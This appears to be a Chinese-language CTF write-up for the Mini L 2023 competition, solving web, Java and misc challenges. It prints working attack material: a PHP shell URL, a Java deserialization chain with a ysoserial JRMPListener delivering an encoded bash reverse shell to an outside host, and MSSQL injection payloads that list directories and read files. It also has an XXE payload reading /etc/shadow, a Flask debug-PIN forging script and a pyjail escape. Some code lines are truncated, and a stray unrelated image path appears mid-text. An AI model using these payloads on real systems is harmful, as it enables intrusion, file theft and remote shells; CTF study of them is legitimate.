Mini L 2023

Signin

```
http://45.77.145.0:200/shell.php?a=Exception&b=systemcat%20*&c=__toString&d=36&e=6&f=42&g=5
```

minijava

666

```
flag{0h_Y0U_fff1nd_this_mNinLJava_Fl4GGG!}
```

User.java

```
package ctf.minil.java.minil.bean;

import java.io.IOException;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.Serializable;
import java.rmi.*;
import java.rmi.registry.Registry;

/* loaded from: minil-0.0.1-SNAPSHOT.jar:BOOT-INF/classes/ctf/minil/java/minil/bean/User.class */
public class User implements Serializable {
    private int age;
    private String username;

    private Registry registry;

    public User(){

    }

    public User(String username, int age) throws RemoteException {
        this.username = username;
        this.age = age;
        this.registry = null;
        this.registry = java.rmi.registry.LocateRegistry.getRegistry("dev.xswl.io", 10086);
    }

    public String getUsername() {
        return this.username;
    }

    public int getAge() {
        return this.age;
    }

    private Registry getRegistry() {
        return this.registry;
    }

    private void writeObject(ObjectOutputStream oos) throws IOException {
        System.out.println("writeObject Called");


        oos.writeInt(114514);
        oos.writeByte(2);
        oos.defaultWriteObject();
    }
    private void readObject(ObjectInputStream in) throws Exception {

        System.out.println("User.readObject");
        int magic = in.readInt();
        if (magic == 114514) {
            System.out.println("magic == 114514");
            byte byte1 = in.readByte();
```

```
            switch (byte1) {
                case 1:
                    System.out.println("byte1 == 1");
                    in.defaultReadObject();
                    System.out.println("defaultReadObject success");
                    return;
                case 2:
                    System.out.println("byte1 == 2");
                    in.defaultReadObject();
                    System.out.println("defaultReadObject success");
                    String username1 = getUsername();
                    int age1 = getAge();
                    Registry registry1 = getRegistry();
                    if (!username1.equals("L_team")) {
                        throw new Exception("Invalid username");
                    }
                    if (age1 != 18) {
                        throw new Exception("Invalid age");
                    }

                    Hello hello = (Hello) registry1.lookup("hello");
                    hello.world(this);
                    return;
                default:
                    throw new Exception("Invalid magic number");
            }
        }
    }
}
```

Main.java

```
public static void main(String[] args) throws IOException, ClassNotFoundException, ConfigurationException, InterruptedException {

        System.out.println("Lolita Java Vulnerability Test");
        System.out.println("Java Version: " + System.getProperty("java.version"));
        //LFastJsonTest.test3();
        User user = new User("L_team", 18);
        UX ux = new UX();
        ux.x = 5;
        //l.getOther("/");
        byte[] bytes = null;
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        //baos.write(14);
        ObjectOutputStream oos = new ObjectOutputStream(baos);

        //oos.writeInt(114514);
        //oos.writeByte(1);
        // 119, 5, 0, 1, -65, 82, 1]
        //baos.write(119);
        oos.writeObject(user);
        //oos.writeByte(1);
        //oos.writeInt(114514);

        oos.flush();
        bytes = baos.toByteArray();
        oos.close();
        baos.close();
        String b64str = Base64.getEncoder().encodeToString(bytes);
        System.out.println(URLEncoder.encode(b64str, "utf-8"));

        byte[] userData = Base64.getDecoder().decode("rO0ABXNyAB5jdGYubWluaWwuamF2YS5taW5pbC5iZWFuLlVzZXLrrdPxsDBSpQMAA0kAA2FnZUwACHJlZ2lzd
        bytes = new byte[]{-84, -19, 0, 5, 115, 114, 0, 28,
                99, 116, 102, 46, 109, 105, 110, 105, 108, 46,
                106, 97, 118, 97, 46, 109, 105, 110, 105, 108,
                46, 98, 101, 97, 110, 46, 85, 88,
                90, 3, 92, -68, -103, -71, 40, -38, //sid
                2, 0, 2,
                73, 0, 1, 120, 73, 0, 2, 120, 120, 120, 112, 0, 0, 0, 5, 0, 0, 0, 0};*/
        ObjectInputStream objectInputStream = new SerialKiller(new ByteArrayInputStream(bytes), "serial.conf");

        //objectInputStream.readInt();
        User userx = (User) objectInputStream.readObject();
```

能产payload，得到

```
curl "http://1.15.107.150:11200/hello?data=rO0ABXNyAB5jdGYubWluaWwuamF2YS5taW5pbC5iZWFuLlVzZXLrrdPxsDBSpQMAA0kAA2FnZUwACHJlZ2lzdHJ5dAAcTGph
```

在服务器开ysoserial，nc -lp 7777

```
java -cp ysoserial-all.jar ysoserial.exploit.JRMPListener 10086  CommonsCollections6 "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny4yNDMuNTA
```

ezSql

Linux版本的MSSQL注入

过滤了大部分空格

Mssql可以利用的空白字符有：

- 01,02,03,04,05,06,07,08,09,0A,0B,0C,0D,0E,0F,10,11,12,13,14,15,16,17,18,19,1A,1B,1C,1D,1E,1F,20
- /**/
- +
- %0a

payload

```
id=0;declare%0f @s%0fvarchar(2000)%0fset%0f@s=0x64656c6574652066726f6d206e6d%0fexec(@s);
```

```
建表
create table nm(
  id varchar(2000),
  depth int,
  isfile int,
);
列目录
insert nm (id,depth,isfile) exec xp_dirtree '/',1,1
读文件
insert nm (id) select * from OPENROWSET(BULK '/f1ag', SINGLE_CLOB) as c
读完文件之后要把isfile改成一个数字，不然是null
复制表
insert dbo.users (id,name) select isfile,id from nm
```

预期解：/var/www/html用备份文件写一句话

fake_login

参考https://www.jb51.net/article/274652.htm

意外乱打,post空数据

```
@app.route('/login', methods=['POST'])
def login():
    xml_string = request.data
    tree = etree.fromstring(xml_string)
    username = tree.find('username').text
    password = tree.find('password').text
    if username == 'admin' and password == 'admin':
        message = 'Oh! You guessed my username and password, but where is the flag?'
        response = make_response('', 200)
```

```
from flask import Flask, request, render_template, make_response, jsonify
from lxml import etree
```

```
app = Flask(__name__)

@app.route('/', methods=['GET', 'POST'])
def index():
 return render_template('login.html')

@app.route('/login', methods=['POST'])
def login():
 xml_string = request.data
 tree = etree.fromstring(xml_string)
 username = tree.find('username').text
 password = tree.find('password').text
 if username == 'admin' and password == 'admin':
 message = 'Oh! You guessed my username and password, but where is the flag?'
 response = make_response('', 200)
 response.headers['Content-Type'] = 'application/json'
 response.data = jsonify({'message': message}).data
 return response
 else :
 message = username + ' is not exist or password is wrong!'
 response = make_response('', 401)
 response.headers['Content-Type'] = 'application/json'
 response.data = jsonify({'message': message}).data
 return response

if __name__ == '__main__':
 app.run(host = "0.0.0.0", port = 8000 ,debug = True)
 is not exist or password is wrong!
```

```
<?xml version="1.0" encoding="utf-8" ?><!--xml声明-->

<!DOCTYPE note[
        <!ENTITY user SYSTEM "/app/app.py">
        ]>


<user><username>&user;</username><password>admin</password></user>
```

用户名minictfer，验证/home/minictfer/.bashrc， /etc/shadow, /etc/passwd

```
#sha1
import hashlib
from itertools import chain
probably_public_bits = [
    'minictfer'# /etc/passwd, /etc/shadow验证
    'flask.app',# 默认值
    'Flask',# 默认值
    '/usr/local/lib/python3.9/site-packages/flask/app.py' # 报错得到
]

private_bits = [
    '2485377892354',#  /sys/class/net/eth0/address 16进制转10进制
    #machine_id由三个合并(docker就后两个)：1./etc/machine-id 2./proc/sys/kernel/random/boot_id 3./proc/self/cgroup
    '0e3f1348-aaee-4680-ae33-6b3d626a9c91'#  /proc/sys/kernel/random/boot_id
]

h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv =None
if rv is None:
```

```
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
```


misc ezase64

```
[]!=[]
```

misc pycalc

```
>>> exec(input())
__import__("os").system("bash")
ls
bin
chall.py
flag
cat flag
minilctf{kNDGgahaZL-Z44dnHE-5nGMzfezmshXT}
```

misc (picture_out_of_voice)^2




```
root@WIN-4PTJ148K8O3:/mnt/d/ctf/64baa397-cb9a-45a0-b3b4-fe3adefaae9c/flag# strings left.png | grep WAV
flag:miniLCTF{1t_w0rk5_w1th_SSTV_RIFF????WAVEfmt
```

提取

```
file1 = open("left.png", "rb")
bytes1 = file1.read()

bt2 = bytes1
for i in range(len(bytes1)):
    if bytes1[i:i+5] == b"RIFF\x3f":
        bt2 = bytes1[i:-1]

file2 = open("b2.wav", "wb")
file2.write(bt2)
```

丢audacity修复

> https://github.com/colaclanth/sstv

miniLCTF{1t_w0rk5_w1th_SSTV_@nd_R0b0t36!}